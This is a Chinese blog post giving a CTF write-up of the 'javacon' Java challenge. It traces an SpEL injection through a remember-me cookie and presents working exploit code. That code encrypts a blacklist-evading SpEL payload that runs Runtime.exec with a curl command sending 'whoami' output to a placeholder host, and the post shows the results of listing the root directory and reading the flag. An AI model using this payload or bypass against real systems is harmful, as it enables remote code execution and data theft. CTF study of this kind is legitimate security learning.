[Java代码审计]javacon WriteUp


原创

Y4tacker 于 2021-07-21 14:40:58 发布 218 收藏

分类专栏： # Java代码审计 安全学习 # 训练打卡日记

本文链接：https://blog.csdn.net/solitudi/article/details/118964923

版权


Java代码审计 同时被 3 个专栏收录

39 篇文章 5 订阅

订阅专栏

安全学习

212 篇文章 39 订阅

订阅专栏

训练打卡日记

67 篇文章 2 订阅

订阅专栏


文章目录

写在前面

在P神星球看到的，这里学习一下，文件在`https://www.leavesongs.com/media/attachment/2018/11/23/challenge-0.0.1-SNAPSHOT.jar`

javacon

运行的时候利用`java -jar challenge-0.0.1-SNAPSHOT.jar`
首先查看配置




```yaml
spring:
  thymeleaf:
    encoding: UTF-8
    cache: false
    mode: HTML
keywords:
  blacklist:
    - java.+lang
    - Runtime
    - exec.*\(
user:
  username: admin
  password: admin
  rememberMeKey: c0dehack1nghere1
```

首先在登录页面，在login页面post接收参数，与配置当中的比对，成功则设置cookie

```java
@PostMapping({"/login"})
    public String login(@RequestParam(value = "username",required = true) String username, @RequestParam(value = "password",required = true) String password, @RequestParam(value = "remember-me",required = false) String isRemember, HttpSession session, HttpServletResponse response) {
        if (this.userConfig.getUsername().contentEquals(username) && this.userConfig.getPassword().contentEquals(password)) {
            session.setAttribute("username", username);
            if (isRemember != null && !isRemember.equals("")) {
                Cookie c = new Cookie("remember-me", this.userConfig.encryptRememberMe());
                c.setMaxAge(2592000);
                response.addCookie(c);
            }

            return "redirect:/";
        } else {
            return "redirect:/login-error";
        }
    }
```

选中RememberMe之后登录，成功进入




[redacted]

Hello, admin


This is admin panel.

我们看看这里进行的操作，首先获取remember-me参数




```
@GetMapping
public String admin(@CookieValue(value = "remember-me",required = false) String rememberMeValue, HttpSession session, Model model) {
    if (rememberMeValue ≠ null && !rememberMeValue.equals("")) {
        String username = this.userConfig.decryptRememberMe(rememberMeValue);
        if (username ≠ null) {
            session.setAttribute( s: "username", username);
```

查看函数`getAdvanceValue`




```
@GetMapping
public String admin(@CookieValue(value = "remember-me",required = false) String rememberM
    if (rememberMeValue ≠ null && !rememberMeValue.equals("")) {
        String username = this.userConfig.decryptRememberMe(rememberMeValue);
        if (username ≠ null) {
            session.setAttribute( s: "username", username);
        }
    }

    Object username = session.getAttribute( s: "username");
    if (username ≠ null && !username.toString().equals("")) {
        model.addAttribute("name", this.getAdvanceValue(username.toString()));
        return "hello";
    } else {
        return "redirect:/login";
    }
}
```

首先这里将接收的参数并与黑名单进行比对，如果匹配成功则抛出错误



```
private String getAdvanceValue(String val) {
    String[] var2 = this.keyworkProperties.getBlacklist();
    int var3 = var2.length;

    for(int var4 = 0; var4 < var3; ++var4) {
        String keyword = var2[var4];
        Matcher matcher = Pattern.compile(keyword,  flags: 34).matcher(val
        if (matcher.find()) {
            throw new HttpClientErrorException(HttpStatus.FORBIDDEN);
        }
    }
```

如果没有匹配到则进行正常流程，在SmallEvaluationContext进行SpEL表达式解析。注意，这里就存在SPEl表达式注入




```
                throw new HttpClientErrorException(HttpStatus.FORBIDDEN);
            }
        }

        ParserContext parserContext = new TemplateParserContext();
        Expression exp = this.parser.parseExpression(val, parserContext);
        SmallEvaluationContext evaluationContext = new SmallEvaluationContext();
        return exp.getValue(evaluationContext).toString();
    }
}
```

因此我们只需要绕过黑名单构造参数即可


```java
class Encryptor {
    static Logger logger = LoggerFactory.getLogger(Encryptor.class);

    public Encryptor() {
    }

    public static String encrypt(String key, String initVector, String value) {
        try {
            IvParameterSpec iv = new IvParameterSpec(initVector.getBytes("UTF-8"));
            SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            cipher.init(1, skeySpec, iv);
            byte[] encrypted = cipher.doFinal(value.getBytes());
            return Base64.getUrlEncoder().encodeToString(encrypted);
        } catch (Exception var7) {
            logger.warn(var7.getMessage());
            return null;
        }
    }

    public static String decrypt(String key, String initVector, String encrypted) {
        try {
            IvParameterSpec iv = new IvParameterSpec(initVector.getBytes("UTF-8"));
            SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            cipher.init(2, skeySpec, iv);
            byte[] original = cipher.doFinal(Base64.getUrlDecoder().decode(encrypted));
            return new String(original);
        } catch (Exception var7) {
            logger.warn(var7.getMessage());
            return null;
        }
    }
}

public class RMIServer {
    public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchMethodException, InvocationTargetException, IllegalAccessException, InstantiationException {
        System.out.println(Encryptor.encrypt("c0dehack1nghere1", "0123456789abcdef", "#{T(String).getClass().forName(\"java.l\"+\"ang.Ru\"+\"ntime\").getMethod(\"ex\"+\"ec\",T(String[])).invoke(T(String).getClass().forName(\"java.l\"+\"ang.Ru\"+\"ntime\").getMethod(\"getRu\"+\"ntime\").invoke(T(String).getClass().forName(\"java.l\"+\"ang.Ru\"+\"ntime\")),new String[]{\"/bin/bash\",\"-c\",\"curl http://xxx?a=`whoami`\"})}"));
    }
}
```

成功拿到



```
root
```

看看根目录使用`ls /|base64`防止遇到空格以后被截断




```
YmluCmJvb3QKZGF0YQpkZXYKZXRjCmZlZWhpLmRiCmhvbWUKaW5pdHJkLmltZwppbml0cmQuaW1n
```

文件位置: [redacted]　行 1 ,列 76　历史版本: 无　空格: 4　编码: UTF-8　语言:

```
bin
boot
data
dev
etc
feehi.db
home
initrd.img
initrd.img
```

通过`cat /flag`获取到flag



```
eTR0YWNrZXJ7dGVzdGZsYWd9
```

文件位置: /www/ww[redacted]　行 1 ,列 24　历史版本:

```
y4tacker{testflag}
```